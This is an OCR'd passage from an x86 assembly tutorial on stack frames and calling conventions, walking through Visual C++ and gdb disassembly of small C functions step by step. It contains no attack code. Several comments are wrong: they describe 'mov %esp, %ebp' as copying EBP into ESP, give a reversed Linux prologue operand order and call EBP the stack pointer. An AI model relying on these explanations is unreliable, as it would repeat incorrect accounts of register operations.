


Figure 6: Using Visual C++/.Net for debugging.


myprocess - Microsoft Visual C++ [break] - Disassembly
File Edit View Project Build Debug Tools Window Help
Debug
Hex
winprocess.cpp
Disassembly
Address main(int, char * *)

```
00411B59  int        3
00411B5A  int        3
00411B5B  int        3
00411B5C  int        3
00411B5D  int        3
00411B5E  int        3
00411B5F  int        3
--- f:\myproject\myprocess\winprocess.cpp ----------------

int main(int argc, char *argv[])
{
00411B60  push       ebp
00411B61  mov        ebp,esp
00411B63  sub        esp,0C0h
00411B69  push       ebx
00411B6A  push       esi
00411B6B  push       edi
00411B6C  lea        edi,[ebp-0C0h]
00411B72  mov        ecx,30h
00411B77  mov        eax,0CCCCCCCCh
00411B7C  rep stos   dword ptr [edi]
MyFunc(7,'8');
00411B7E  push       38h
```

Figure 7: Disassembly of the C code

For Linux please refer to Module000 and Module111. The disassembly 'junk' reproduced in the following text and the comments give some explanation to the concerned assembly lines.

```
--- e:\test\testproga\winprocess.cpp  ----------------------------------

10:
11:   int main(int argc, char *argv[])
12:   {
00401060   push        ebp
00401061   mov         ebp, esp
00401063   sub         esp, 40h
00401066   push        ebx
00401067   push        esi
00401068   push        edi
00401069   lea         edi, [ebp-40h]
0040106C   mov         ecx, 10h
00401071   mov         eax, 0CCCCCCCCh
00401076   rep stos    dword ptr [edi]
13:   MyFunc(7,'8');

------------------jump to MyFunc()--------------------------------------
```

```
00401078   push        38h          ;character 8 is pushed on the stack at [ebp+12]
0040107A   push        7            ;integer 7 is pushed on the stack at [ebp+8]

0040107C   call        @ILT+5(MyFunc) (0040100a)     ;call MyFunc(), return address: 00401081
                                                     ;is pushed on the stack at [ebp+4]

-----------------------------------------------------------------------
@ILT+5(?MyFunc@@YAHHD@Z):  ;function decorated name, Visual C++ .Net
0040100A   jmp         MyFunc (00401020)
-----------------------------------------------------------------------

--- e:\test\testproga\testproga.cpp  ----------------------------------

1:     //testproga.cpp
2:     #include <stdio.h>
3:
4:     int MyFunc(int parameter1, char parameter2)
5:     {
00401020   push        ebp         ;save the previous frame pointer at [ebp+0]
00401021   mov         ebp, esp    ;the esp (top of the stack) becomes new ebp.
                                   ;esp and ebp now are pointing to the same address.

00401023   sub         esp, 48h    ;subtract 72 bytes for local variables & buffer,
                                   ;where is the esp? [ebp-72]

00401026   push        ebx         ;save, push ebx register, [ebp-76]
00401027   push        esi         ;save, push esi register, [ebp-80]
00401028   push        edi         ;save, push edi register, [ebp-84]

00401029   lea         edi, [ebp-48h]    ;using the edi register…
0040102C   mov         ecx, 12h
00401031   mov         eax, 0CCCCCCCCh
00401036   rep stos    dword ptr [edi]

6:     int local1 = 9;
00401038   mov         dword ptr [ebp-4], 9     ;move the local variable, integer 9
                                                ;by pointer at [ebp-4]
7:     char local2 = 'Z';
0040103F   mov         byte ptr [ebp-8], 5Ah    ;move local variable, character Z
                                                ;by pointer at [ebp-8], no buffer usage in
this
                                                ;program so can start dismantling the stack

8:     return 0;
00401043   xor         eax, eax    ;clear eax register, no return data

9:     }
00401045   pop         edi         ;restore, pop edi register, [ebp-84]
00401046   pop         esi         ;restore, pop esi register, [ebp-80]
00401047   pop         ebx         ;restore, pop ebx register, [ebp-76]
00401048   mov         esp, ebp    ;move ebp into esp, [ebp+0]. At this moment
                                   ;the esp and ebp are pointing at the same address

0040104A   pop         ebp         ;then pop the saved ebp, [ebp+0] so the ebp is back
                                   ;pointing at the previous stack frame

0040104B   ret                     ;load the saved eip, the return address: 00401081
                                   ;into the eip and start executing the instruction,
                                   ;the address is [ebp+4]
```

```
-----------------------------back to main()--------------------------------------------

00401081   add         esp, 8     ;clear the parameters, 8 bytes for integer 7 and
                                  ;character 8 at [ebp+8] and [ebp+12]
                                  ;after this cleanup by the caller, main(), the
                                  ;MyFunc()'s stack is totally dismantled.

14:   return 0;
00401084   xor         eax, eax   ;clear eax register
15:   }
00401086   pop         edi
00401087   pop         esi
00401088   pop         ebx
00401089   add         esp, 40h
0040108C   cmp         ebp, esp
0040108E   call        __chkesp (004010b0)    ; checking the esp corruption?
00401093   mov         esp, ebp               ; dismantling the stack
00401095   pop         ebp
00401096   ret
```

1. Push parameters onto the stack, from right to left.
   Parameters are pushed onto the stack, one at a time from right to left. The calling code must keep track of how many bytes of parameters have been pushed onto the stack so that it can clean it up later.

```
00401078   push        38h   ;character 8 is pushed on the stack at [ebp+12]
0040107A   push        7     ;integer 7 is pushed on the stack at [ebp+8]
```

2. Call the function.
   The processor pushes contents of the EIP onto the stack, and it points to the first byte after the CALL instruction, the function's return address. After this finishes, the caller has lost control, and the callee is in charge. This step does not change the EBP register, the current stack frame pointer.

```
0040107C   call        @ILT+5(MyFunc) (0040100a)

                             ;call MyFunc(), return address: 00401081, is
                             ;pushed on the stack at [ebp+4]
```

3. Save and update the EBP.
   Now that we are in the new function, we need a new local stack frame pointed to by EBP, so this is done by saving the current EBP (which belong to the previous function' frame, may include the main()) and making the top of the stack.

```
00401020   push    ebp        ;save the previous frame pointer at [ebp+0]
00401021   mov     ebp, esp   ;the esp (top of the stack) becomes new ebp.
                              ;The esp and ebp now are pointing
                              ;to the same address.
```

Once EBP has been changed, now we can refer directly to the function's arguments (pushed in step no 1) as [ebp + 8], [ebp +12] etc. Note that [ebp+0] is the old base pointer (frame pointer) and [ebp+4] is the old instruction pointer (EIP), that is the function's return address.

4. Allocate space for local variables and buffer.
Simply by decrementing the stack pointer by the amount of space required. This is always done in four-byte chunks (32 bits system).

```
00401023   sub    esp, 48h ;subtract 72 bytes for local variables & buffer,
                           ;where is the esp? [ebp-72]
```

5. Save processor registers used for temporaries.
If this function will use any processor registers, it has to save the old values first in order not to destroy the data used by the caller or other programs. Each register to be used is pushed onto the stack one at a time, and the compiler must remember what it did so that it can unwind it later.

```
00401026   push        ebx         ;save, push ebx register, [ebp-76]
00401027   push        esi         ;save, push esi register, [ebp-80]
00401028   push        edi         ;save, push edi register, [ebp-84]
```

6. Push the local variables.
Now, the local variables are located on the stack between the EBP as a base and ESP register as the top of the stack. As said before, by convention the EBP register is used as an offset for the data on the stack frame reference. This means that [ebp-4] refers to the first local variable.

```
6:     int local1 = 9;
00401038   mov   dword ptr [ebp-4], 9    ;move the local variable, integer
                                         ; 9 by pointer at [ebp-4]
7:     char local2 = 'Z';
0040103F   mov   byte ptr [ebp-8], 5Ah   ;move local variable character Z by
                                         ; pointer at [ebp-8],no buffer usage in
                                         ; this program so can start dismantling the stack
```

7. Perform the function's task.
At this point, the stack frame is set up correctly, and this is illustrated in Figure 8. All parameters and locals reference are offsets from the EBP register. In our program there is no operation for the function. So can start dismantling the function's stack.




Figure 8: Stack frame setup.

The function is free to use any of the ebx, esi and edi registers that have been saved onto the stack upon entry, but it must not change the stack pointer (EBP).

8. Restore saved registers.
After the function's operation is finished, for each register saved onto the stack upon entry, it must be restored from the stack in reverse order. If the save and restore phases don't match exactly, stack will be corrupted.

```
00401045   pop     edi     ;restore, pop edi register, [ebp-84]
00401046   pop     esi     ;restore, pop esi register, [ebp-80]
00401047   pop     ebx     ;restore, pop ebx register, [ebp-76]
```

9. Restore the old base pointer.
The first thing this function did upon entry was save the caller's EBP base pointer, and by restoring it now (popping the top item from the stack), we effectively discard the entire local stack frame and put the caller's frame back as in the previous state.

```
00401048   mov     esp, ebp     ;move ebp into esp, [ebp+0]. At this moment
                                ;the esp and ebp are pointing at the same address
0040104A   pop     ebp          ;then pop the saved ebp, [ebp+0] so the ebp is
                                ;back pointing at the previous stack frame
```

10. Return from the function.
This is the last step of the called function, and the RET instruction pops the old saved EIP (return address) from the stack and jumps to that location. This gives control back to the caller. Only the stack pointer (EBP) and instruction pointers (EIP) are modified by a subroutine return.

```
0040104B   ret                 ;load the saved eip, the return address: 00401081
                               ;into the eip and start executing the instruction,
                               ;the address is [ebp+4]
```

11. Clean up pushed parameters.
In the __cdecl convention, the caller must clean up the parameters pushed onto the stack, and this is done either by popping the stack into the don't care registers for the function's parameters or by adding the parameter-block size to the stack pointer directly.

```
00401081   add     esp, 8   ;clear the parameters, 8 bytes for integer
                            ; 7 and character 8 at [ebp+8] and [ebp+12]
                            ; after this cleanup by the caller, main(),
                            ; the MyFunc()'s stack is totally dismantled.
```

You can see that from assembly point of view also, when using the stack, it must be symmetrical in the byte count of what is pushed and what is popped. There must be equilibrium before and after the stack construction for functions as discussed before. Obviously, if the stack is not balanced on exit from a function, program execution begins at the wrong address which will almost exclusively crash the program. In most instances, if you push a given data size onto the stack, make sure you must pop the same data size.

PROCESSOR REGISTERS PRESERVATION FROM ASSEMBLY VIEW

When writing assembler code in 32 bit windows, there is a convention for the use of registers so that programmers can interact with windows and API functions in a predictable way. The registers available with an x86 processor are limited resource that are shared by every process running within the operating system, so a reliable method of using them is important for writing reliable code.

As discussed before, an x86 processor has 8 general purpose integer registers, EAX, EBX, ECX, EDX, ESI, EDI, ESP and EBP. Two of them, ESP and EBP are almost exclusively used to manage the entry and exit to a function so there are effectively 6 general purpose registers available for application level programming.
The convention used for 32 bit Windows splits the remaining 6 registers where 3 can be freely modified while the other 3 must be preserved. The registers must be preserved are EBX, ESI and EDI. The remaining 3 are ECX, EDX and EAX and they can be freely modified within the function that is using them. The typical Windows's assembly will look like this:

```
...
push ebx
push esi
push edi
; here should be codes that uses
; the EBX, ESI and EDI
;

pop edi
pop esi
pop ebx
ret
```

When you call a Windows API function, you can assume that the function will also preserve EBX, ESI and EDI but it can also freely modify EAX, ECX and EDX so that if you have any values in these registers that must remain the same after the API call has been made, you must also preserve them as well. In assembly, if your code design requires an API call and you need to use EBX, ESI and EDI, it is efficient coding to use any of EBX, ESI and EDI as counters as you can assume that they are preserved in the API call. This should reduce the stack overhead of repeatedly saving and restoring registers in loop code.

THE __stdcall

The __stdcall convention is mainly used by the Windows API, and it's more compact than __cdecl. The main difference is that any given function has a hard-coded set of parameters, and this cannot vary from function call to other function call like variadic functions (in C) such as printf().
Because the size of the parameter block is fixed, the burden of cleaning these parameters off the stack can be shifted to the callee, instead of being done by the caller as in __cdecl. The effects of this may include:

1. The code is a little bit smaller, because the parameter-cleanup code is found once that is in the callee function itself rather than in every place the function

is called. These may only a few bytes per call, but for commonly/frequently used functions it can add up. Smaller code may run faster as well.

2. Since the number of parameters is known at compile time, calling any function with the wrong number of parameters is a problem. However, this problem has been overcome by compilers such as encoding the parameter byte count in the decorated name itself as explained before and this means that calling the function with wrong number of parameters (size) will lead to a link error.

THE GCC AND C CALLING CONVENTION - STANDARD STACK FRAME

Arguments passed to a C function are pushed onto the stack, **right to left**, before the function is called. The first thing the called function does is push the EBP register, and then copy ESP into it. This creates a new data structure normally called the C stack frame. Simplified example of the steps is given in Table 7.

Steps	32-bit code/platform
Create standard stack frame, allocate 32 bytes for local variables and buffer, save registers.	push ebp mov ebp, esp sub esp, 0x20 push edi push esi ...
Restore registers, destroy stack frame, and return.	... pop esi pop edi mov esp, ebp pop ebp ret
Size of slots in stack frame, that is the stack width.	32 bits
Location of stack frame slots.	... [ebp + 12] [ebp + 8] [ebp + 4] [ebp + 0] [ebp – 4] ...

Table 2: gcc and C function call.

If an argument passed to a function is wider than the width of the stack slot, it will occupy more than one slot in the stack frame. For example a 64-bit value passed to a function such as `long long` or `double` will occupy 2 stack slots in 32-bit code or 4 stack slots in 16-bit code. Then, the function arguments are accessed with **positive offsets** from the EBP registers. Local variables are accessed with **negative offsets**. The previous value EBP is stored at [ebp + 0]. The return address (EIP) is stored at [ebp + 4].

GCC AND C CALLING CONVENTION – THE RETURN VALUES

A C function usually stores its return value in one or more registers. It is summarized in the following table.

Size	32-bit code/platform
8-bit return value	AL
16-bit return value	AX
32-bit return value	EAX
64-bit return value	EDX:EAX
128-bit return value	hidden pointer

Table 3: C function return value storage.

GCC AND C CALLING CONVENTION - SAVING REGISTERS

GCC expects functions to preserve the following callee-save registers:

EBX, EDI, ESI, EBP, DS, ES, SS

You need not save the following registers:

EAX, ECX, EDX, FS, GS, EFLAGS, floating point registers

In some operating systems, FS or GS segment registers may be used as a pointer to thread local storage (TLS), and must be saved if you need to modify it.

Further reading and digging:

1. Visual studio/C++ .Net.
2. Assembly language tutorial using NASM (Netwide).
3. The High Level Assembly (HLA) language.
4. Linux based assembly language resources.
5. gcc.
6. gdb.
7. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
8. Another Intel microprocessor resources and download.

0x07 - The Stack Operation

PROCESSOR'S STACK: TRACING THE ACTION

Let re-examine the steps involved when a function call is invoked, construct and then dismantle the stack in graphically manner using **gcc** and **gdb**. The platform used is Linux Fedora (Core 3)/Intel and our previous conclusion regarding the function call and stack can be summarized as follows:

1. Push parameters on the stack.
2. Call function (push the function return address).
3. (Inside function) Set up stack frame for local variable and buffer storage.
4. Before function returns, adjust stack frame to deallocate local variable storage and buffer.
5. Return (pop the return address) and adjust stack to remove function parameters.

C program used in this example is shown below. The main() is caller and the TestFunc() is callee and the function call convention used is __cdelc.

```c
#include <stdio.h>

int TestFunc(int parameter1, int parameter2, char parameter3)
{
int y = 3, z = 4;
char buff[7] = "ABCDEF";

// function's task code here
return 0;
}

int main(int argc, char *argv[ ])
{
TestFunc(1, 2, 'A');
return 0;
}
```

By gdb'ing the executable, the assembly language is given below. The comments are not part of the gdb result, added in the purpose to explain the assembly line of codes.

```
[root@bakawali test]# gdb testprog5

GNU gdb Red Hat Linux (6.1post-1.20040607.41rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db library
"/lib/tls/libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x8048388: file testprog5.c, line 14.
(gdb) disass main
```

```
Dump of assembler code for function main:
0x0804836c <main+0>:    push   %ebp                           ;main stack frame
0x0804836d <main+1>:    mov    %esp, %ebp
0x0804836f <main+3>:    sub    $0x8, %esp
0x08048372 <main+6>:    and    $0xfffffff0, %esp
0x08048375 <main+9>:    mov    $0x0, %eax
0x0804837a <main+14>:   add    $0xf, %eax
0x0804837d <main+17>:   add    $0xf, %eax
0x08048380 <main+20>:   shr    $0x4, %eax
0x08048383 <main+23>:   shl    $0x4, %eax
0x08048386 <main+26>:   sub    %eax, %esp
0x08048388 <main+28>:   movb   $0x41, 0xffffffff(%ebp)      ;prepare the byte of ‘A’
0x0804838c <main+32>:   movsbl 0xffffffff(%ebp), %eax       ;put into eax
0x08048390 <main+36>:   push   %eax                           ;push the third parameter, ‘A’ prepared in
                                                              ;eax onto the stack, [ebp+16]
0x08048391 <main+37>:   push   $0x2          ;push the second parameter, 2 onto the stack, [ebp+12]
0x08048393 <main+39>:   push   $0x1          ;push the first parameter, 1 onto the stack, [ebp+8]

------------------------------------------------------------------------------------------------------
0x08048395 <main+41>:   call   0x8048334 <TestFunc>    ;function call. Push the return
                                                       ;address [0x0804839a] onto the stack, [ebp+4]
------------------------------------------------------------------------------------------------------

0x0804839a <main+46>:   add    $0xc, %esp              ;cleanup the 3 parameters pushed on
                                                       ;the stack at [ebp+8], [ebp+12] and
                                                       ;[ebp+16] total up 12 bytes
0x0804839d <main+49>:   mov    $0x0, %eax
0x080483a2 <main+54>:   leave
0x080483a3 <main+55>:   ret

End of assembler dump.
-----------------------------------------The TestFunc()-------------------------------

(gdb) break TestFunc
Breakpoint 2 at 0x8048342: file testprog5.c, line 5.
(gdb) disass TestFunc
Dump of assembler code for function TestFunc:
0x08048334 <TestFunc+0>:        push   %ebp              ;push the previous stack frame pointer
                                                         ;onto the stack, [ebp+0]

0x08048335 <TestFunc+1>:        mov    %esp, %ebp        ;copy the ebp into esp, now the ebp
                                                         ;and esp are pointing at the same
                                                         ;address, creating new stack frame [ebp+0]

0x08048337 <TestFunc+3>:        push   %edi              ;save/push edi register, [ebp-4]
0x08048338 <TestFunc+4>:        push   %esi              ;save/push esi register, [ebp-8]

0x08048339 <TestFunc+5>:        sub    $0x20, %esp       ;subtract esp by 32 bytes for local
                                                         ;variable and buffer if any, go to [ebp-40]

0x0804833c <TestFunc+8>:        mov    0x10(%ebp), %eax         ;move by pointer, [ebp+16] into
                                                                ;the eax, [ebp+16]à ‘A’?

0x0804833f <TestFunc+11>:       mov    %al, 0xfffffff7(%ebp)       ;move by pointer, byte of al
                                                                   ;into [ebp-9]

0x08048342 <TestFunc+14>:       movl   $0x3, 0xfffffff0(%ebp)      ;move by pointer, 3 into [ebp-16]
0x08048349 <TestFunc+21>:       movl   $0x4, 0xffffffec(%ebp)      ;move by pointer, 4 into [ebp-20]
0x08048350 <TestFunc+28>:       lea    0xffffffd8(%ebp), %edi      ;load address [ebp-40] into edi
```

```
0x08048353 <TestFunc+31>:       mov    $0x8048484, %esi           ;move string into esi
0x08048358 <TestFunc+36>:       cld                               ;clear direction flag
0x08048359 <TestFunc+37>:       mov    $0x7, %ecx         ;move 7 into ecx as counter for the array

0x0804835e <TestFunc+42>:       repz movsb %ds:(%esi), %es:(%edi)     ;start copy by pointer from
                                                                      ;esi to edi register

0x08048360 <TestFunc+44>:       mov    $0x0, %eax               ;move return value into eax,
                                                                ;0 in this case, no return value

0x08048365 <TestFunc+49>:       add    $0x20, %esp              ;add 32 bytes to esp, back to [ebp-8]
0x08048368 <TestFunc+52>:       pop    %esi                     ;restore the esi, [ebp-4]
0x08048369 <TestFunc+53>:       pop    %edi                     ;restore the edi, [ebp+0]

0x0804836a <TestFunc+54>:       leave                           ;restoring the ebp to the previous
                                                                ;stack frame, [ebp+4]

0x0804836b <TestFunc+55>:       ret            ;transfer control back to calling function
                                               ;using the saved return address at [ebp+8]
End of assembler dump.
```

The convention used here is that the callee is allowed to mess up the values of the EAX, ECX and EDX registers before returning. So, if the caller wants to preserve the values of EAX, ECX and EDX, the caller must explicitly save them on the stack before making the function call. On the other hand, the callee must restore the values of the EBX, ESI and EDI registers. If the callee makes changes to these registers, the callee must also save the affected registers on the stack and restore the original values before returning later. Return values of 4 bytes or less are stored in the EAX register. If a return value with more than 4 bytes is needed, then the caller passes an extra first argument to the callee. This extra argument is address of the location where the return value should be stored. As an example, for C function call:

```
x = TestFunc(a, b, c);
```

Is transformed into the call something like this:

```
TestFunc(&x, a, b, c);
```

Note that this only happens for function calls that return more than 4 bytes. In our example, the caller is the *main()* function and is about to call a function *TestFunc()*, the callee. Before the function call, *main()* is using the ESP and EBP registers for its own stack frame. Firstly, *main()* pushes the contents of the registers EAX, ECX and EDX onto the stack if any (not shown in the illustration). This is an optional step and is taken only if the contents of these three registers need to be preserved.

STEP 1: Push the parameters on the stack from right to left.

```
TestFunc(1, 2, 'A');
0x08048388 <main+28>:   movb   $0x41, 0xffffffff(%ebp)    ;prepare the byte of ‘A’
0x0804838c <main+32>:   movsbl 0xffffffff(%ebp), %eax     ;put into eax

0x08048390 <main+36>:   push   %eax     ;push the third parameter, ‘A’ prepared
                                        ;in eax onto the stack, [ebp+16]
0x08048391 <main+37>:   push   $0x2     ;push the second parameter,
                                        ;2 onto the stack, [ebp+12]
```

```
0x08048393 <main+39>:    push    $0x1      ;push the first parameter,
                                           ;1 onto the stack, [ebp+8]
```



Before:	After:
	

Figure 1: Pushing the parameters on the stack from right to left.

STEP 2: Call the *TestFunc()*, push the function return address, the address immediately after the *CALL* instruction onto the stack.

```
0x08048395 <main+41>:    call    0x8048334 <TestFunc>    ;function call.
                                                         ;Push the return address [0x0804839a]
                                                         ;onto the stack, [ebp+4]
```

This instruction calls the function *TestFunc(),* whose the beginning is located at address 0x8048334.

When the CALL instruction is executed, the contents of the EIP register is pushed onto the stack. The EIP register contains the offset of the instruction immediately following the CALL instruction for later use as a function's return address. Since the EIP register is pointing to the next instruction in *main(),* the effect is that the return address is now at the top of the stack. After the CALL instruction, the next execution cycle begins at the label named *TestFunc*.



Before:	After:
	

Figure 2: Push the function return address onto the stack.

STEP 3: Set up the stack frame, save registers, allocates storage for local variables and the buffer.

When in the function TestFunc(), the callee, gets control of the program, it must do 3 things: set up its own stack frame, save the contents of the registers EBX, ESI and EDI as needed and allocate space for local storage (local variables and buffer). This is called **function prolog** and the example for TestFunc() is shown below:

```
0x08048334 <TestFunc+0>:         push   %ebp            ;push the previous stack frame
                                                        ;pointer onto the stack, [ebp+0]

0x08048335 <TestFunc+1>:         mov    %esp, %ebp      ;copy the ebp into esp,
                                                        ;now the ebp and esp
                                                        ;are pointing at the same address,
                                                        ;creating new stack frame [ebp+0]

0x08048337 <TestFunc+3>:         push   %edi            ;save/push edi register, [ebp-4]
0x08048338 <TestFunc+4>:         push   %esi            ;save/push esi register, [ebp-8]
0x08048339 <TestFunc+5>:         sub    $0x20, %esp     ;subtract esp by 32 bytes for local
                                                        ;variable and buffer if any, go to [ebp-40]
```

The EBP register is currently pointing at the location in main()'s stack frame. This value must be preserved. So, EBP is pushed onto the stack. Then the content of ESP is transferred to EBP. This allows the function's arguments to be referenced as an offset from EBP and frees up the stack register, ESP to do other things.




Figure 3: Pushing the EBP onto the stack, saving the previous stack frame.

Thus, just about all C functions will begin with the following two instructions in assembly:

```
0x08048334 <TestFunc+0>:         push   %ebp
0x08048335 <TestFunc+1>:         mov    %esp, %ebp
```

From within the function, parameters are accessed positive offsets from the base pointer (EBP) and local variables are accessed as negative offsets from the base pointer. The following example shows the general function prolog code that might appear in a 32-bit Windows/Intel:

```
push        ebp                 ; Save ebp, the previous frame
mov         ebp, esp            ; Set the new stack frame pointer
sub         esp, localbytes     ; Allocate space for locals
```

```
push        <registers>        ; Optionally, save registers if any
e.g.
00411A30  push        ebp          ; Save ebp
00411A31  mov         ebp, esp     ; Set the new stack frame pointer
00411A33  sub         esp, 0C0h    ; Allocate space for locals
00411A39  push        ebx          ; optionally, save register if any
00411A3A  push        esi          ; save register if any
00411A3B  push        edi          ; save register if any
```

The localbytes variable represents the number of bytes needed on the stack for local variables, and the <registers> variable is a placeholder that represents the list of registers to be saved on the stack if any. After pushing the registers, you can place any other appropriate data on the stack. In Linux/Intel the order of the last two instructions are interchanged as shown in the following code:

```
push        %ebp                    ; Save ebp
mov         %ebp, %esp              ; Set stack frame pointer
push        <registers>             ; optionally, save registers if any
sub         localbytes, %esp        ; Allocate space for locals
e.g.
push    %ebp             ;push the previous stack frame pointer onto the stack, [ebp+0]
mov     %esp, %ebp       ;copy the ebp into esp, now the ebp and esp are pointing at the same
                         ;address, creating new stack frame [ebp+0]
push    %edi             ;save/push edi register, [ebp-4]
push    %esi             ;save/push esi register, [ebp-8]
